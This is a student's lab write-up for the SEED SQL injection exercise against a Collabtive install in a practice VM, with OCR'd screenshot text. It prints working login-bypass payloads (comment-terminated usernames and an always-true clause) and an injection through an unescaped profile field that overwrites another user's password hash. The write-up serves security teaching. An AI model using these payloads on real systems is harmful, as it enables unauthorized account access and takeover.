
Name:
Joshua Gibbs

Github Link:
https://github.com/uPaymeiFixit/cpp-cs380-computer-networks/tree/master/Exercise_6

After editing `/etc/php5/apache2/php.ini` to disable `magic_quotes_gpc` and starting the apache2 service with sudo service apache2 restart, we log into the admin:admin account at www.sqllabcollabtive.com, as shown below.


SEED Ubuntu 12.04 [Running]
Project Users' Account Information @ Collabtive - Mozilla Firefox
en₂
12:39 AM
Seed
Project Users' Account Inform...
www.sqllabcollabtive.com/manageproject.php?action=showproject&id=1#
Google
Most Visited
Getting Started
Seed Labs
Collabtive / Projectmanagement
Description
0%
Search
Project
Please choose
Online
admin
448
9/11/17 - 12:39:26 am
Left ⌘

Users' Account Information / Dashboard

Username:
admin
seed
peter
alice
ted
bob

Password: same as the username.


Notice: 'admin' and 'seed' are two administritors for this application. When doing the Lab, please leave one of them untouched for safety.
Once you mess up the users' account information, use this account to back up yourself.

Calendar

November 2017


Mon	Tue	Wed	Thu	Fri	Sat	Sun
30	31	1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26

Next, we can log into Ted's account using SQL injection as shown in the next screenshot



ted');#

Stay logged in




www.sqllabcollabtive.com/index.php?mode=login

November 2017


Mon	Tue	Wed	Thu	Fri	Sat	Sun
30	31	1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	1	2	3

Similarly, we can log into the admin account:



www.sqllabcollabtive.com/index.php?mode=logout

```
admin');#
```



Desktop

My projects

	Project	Done	Days left
✓	Users' Account Information	0%	

Calendar

November 2017


Mon	Tue	Wed	Thu	Fri	Sat	Sun
30	31	1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	1	2	3

Online

admin


ted

By logging in with the SQL injection ‘ OR TRUE);# we can gain access without an account. The website has no details for our “user”.



www.sqllabcollabtive.com/index.php?mode=logout

' OR TRUE);#



SEED Ubuntu 12.04 [Running]
File Edit View History Bookmarks Tools Help
en₂ 1:00 AM Seed
User profile @ Collabtive
Google
Most Visited
Getting Started
Seed Labs
Collabtive / Projectmanagement
Search
Project
Please choose
Online
admin
Collabtive 0.7

www.sqllabcollabtive.com/manageuser.php?action=profile&id=1

User profile / admin

Company:	
E-Mail:	
URL:	
Phone:	
Cell phone:	
Address:	
Postcode / City:	
Country:	
Tags:	


Projects

Project		Days left
Users' Account Information		

9/11/17 - 1:00:24 am

BONUS:

Next, we will log in as ted (as shown above) and change the password of alice. A few pieces of information that are useful that we have found while analyzing `/var/www/SQL/Collabtive/include/class.user.php` is the password is stored as sha1, so whatever password we provide, we will need to store it as sha1. Second, we noticed the function `getAllUsers` (used to display users in previous screenshots) uses the SQL statement `` SELECT * FROM `user` ORDER BY ID DESC LIMIT $start,$lim ``, the important part of which is ordering by user ID. While this is certainly a guessing game, we’re going to assume that developers are lazy, and therefore haven’t deleted any of the first few users they added into the test database. This means that the list of users in the below screenshot is likely indexed by the user’s id, making alice’s id 3. If we guessed incorrectly, we could do something else like write a much more complex injection to list user’s id’s, or change alice’s password based only on her username. But I’m lazy, and, spoiler alert, we guessed correctly.



Users' Account Information

Username:
admin
seed
peter
alice
ted
bob

Lastly, we notice that in the `edit` function, every parameter is passed through `mysql_real_escape_string` except for `$company`, which is commented out. That’s curious.

We will change alice’s password to `f3bbbd66a63d4bf1747940578ec3d0103530e21d` (hunter2 encrypted with sha1) by passing in `` ‘, `pass` = ‘f3bbbd66a63d4bf1747940578ec3d0103530e21d’ WHERE ID = 3 # ‘ `` to the company field. Now we should be able to log into alice’s account with the password hunter2!